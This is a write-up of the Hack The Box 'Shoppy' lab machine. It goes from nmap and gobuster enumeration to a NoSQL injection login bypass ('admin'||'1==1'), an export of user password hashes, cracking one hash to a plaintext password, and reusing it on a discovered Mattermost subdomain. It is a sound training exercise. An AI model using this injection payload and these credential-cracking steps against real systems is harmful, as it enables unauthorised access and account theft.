
Shoppy Writeup


- connect to the open vpn (better)
- HTB will give us target ip address



Target IP Address
10.129.235.27

- start to scan the ip address


```
nmap -sC -sV 10.129.235.27
```



```
┌──(kali㉿kali)-[~/Documents/HTB_Meetup]
└─$ nmap -sC -sV 10.129.235.27
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-02 22:41 EST
Nmap scan report for 10.129.235.27
Host is up (0.049s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 9e:5e:83:51:d9:9f:89:ea:47:1a:12:eb:81:f9:22:c0 (RSA)
|   256 58:57:ee:eb:06:50:03:7c:84:63:d7:a3:41:5b:1a:d5 (ECDSA)
|_  256 3e:9d:0a:42:90:44:38:60:b3:b6:2c:e9:bd:9a:67:54 (ED25519)
80/tcp open  http    nginx 1.23.1
|_http-server-header: nginx/1.23.1
|_http-title: Did not follow redirect to http://shoppy.htb
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.51 seconds
```

- based on the scanned ports, there 3 ports:
  - port 998: closed port
  - port 22: tcp
  - port 80: http

- on port 80, there is a domain which shoopy.htb
- try to open the domain, but cannot,




Hmm. We're having trouble finding that site.

We can't connect to the server at shoppy.htb.

If you entered the right address, you can:

- Try again later
- Check your network connection
- Check that Firefox has permission to access the web (you might be connected but behind a firewall)

- what we need to do is, open etc/hosts file. and add the ip address and domain name




```
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
192.168.17.128  mysecretpage.local
10.129.235.27 shoppy.htb
~
```

- but the file is readonly, you cannot type it manually in this file, you have to run this command

```
echo "10.129.235.27 shoppy.htb" | sudo tee -a /etc/hosts
```

- after that, try to refresh shoppy.htb



SHOPPY


300 17 57 03

DAYS HRS MIN SEC

Shoppy beta coming soon ! Stay tuned for beta access !

- then , wee need to directory perform brute forcing using gobuster


```
gobuster dir --url http://shoppy.htb/ -w /usr/share/wordlists/di
```



```
┌──(kali㉿kali)-[/]
└─$ gobuster dir --url http://shoppy.htb/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://shoppy.htb/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 179] [--> /images/]
/login                (Status: 200) [Size: 1074]
/admin                (Status: 302) [Size: 28] [--> /login]
/assets               (Status: 301) [Size: 179] [--> /assets/]
/css                  (Status: 301) [Size: 173] [--> /css/]
/Login                (Status: 200) [Size: 1074]
/js                   (Status: 301) [Size: 171] [--> /js/]
/fonts                (Status: 301) [Size: 177] [--> /fonts/]
Progress: 6062 / 87665 (6.91%)
```


- we can see there is /admin, /login directory there. Also, /admin is redirected to /login.

- then open the /login



- I try to use SQL injection but nothing worked, then, there is another injection without SQL which is NoSQL injection. Try it the it work.


```
admin'||'1==1
```




Products of Shoppy App

Name	Price
PC	1145$
Smartphone	200$
Backpack	30$
Jacket	20$
Ventilator	2$
Controller	15$


- now we are inside admin page of Shoppy and search for admin user, and download the export. using same injection





```
▼ 0:
    _id:        "62db0e93d6d6a999a66ee67a"
    username:   "admin"
    password:   "23c6877d9e2b564ef8b32c3a23de27b2"
▼ 1:
    _id:        "62db0e93d6d6a999a66ee67b"
    username:   "josh"
    password:   "6ebcea65320589ca4f2f1ce039975995"
```

- as we can see, the password is in hash, need to crack it



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
23c6877d9e2b564ef8b32c3a23de27b2
6ebcea65320589ca4f2f1ce039975995
```


Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
23c6877d9e2b564ef8b32c3a23de27b2	Unknown	Not found.
6ebcea65320589ca4f2f1ce039975995	md5	remembermethisway

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.


- only the josh hash can be crack which is “remembermethisway”
- try login using josh password, but nothing happen

- the try to find the subdomain of the shoopy.htb and add to etc/hosts




```
wfuzz -c -w SecLists/Discovery/DNS/bitquark-subdomains-top100000.txt -u 10.10.11.180 -H
"Host: FUZZ.shoppy.htb" --hc 301

/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled
against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's
documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.11.180/
Total requests: 100000

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000006:   200        0 L      141 W      3122 Ch     "mattermost"

[** SNIP **]
```

```
sudo apt update
sudo apt install seclists


gobuster vhost -w /usr/share/wordlists/secLists/Discovery/DNS/b
```



```
──(kali㉿kali)-[/]
──$ echo "10.129.235.27 mattermost.shoppy.htb" | sudo tee -a /etc/hosts
[sudo] password for kali:
10.129.235.27 mattermost.shoppy.htb
```

- after that go to the mattermost.shoppy.htb and login with josh creddentials



Log in to your account

Collaborate with your team in real-time

Log in

Email or Username


This connection is not secure. Logins entered here could be compromised. **Learn More**

View Saved Logins

Forgot your password?

Log in

© 2025 Mattermost Inc. About Privacy Policy Terms Help



Beginning of Town Square

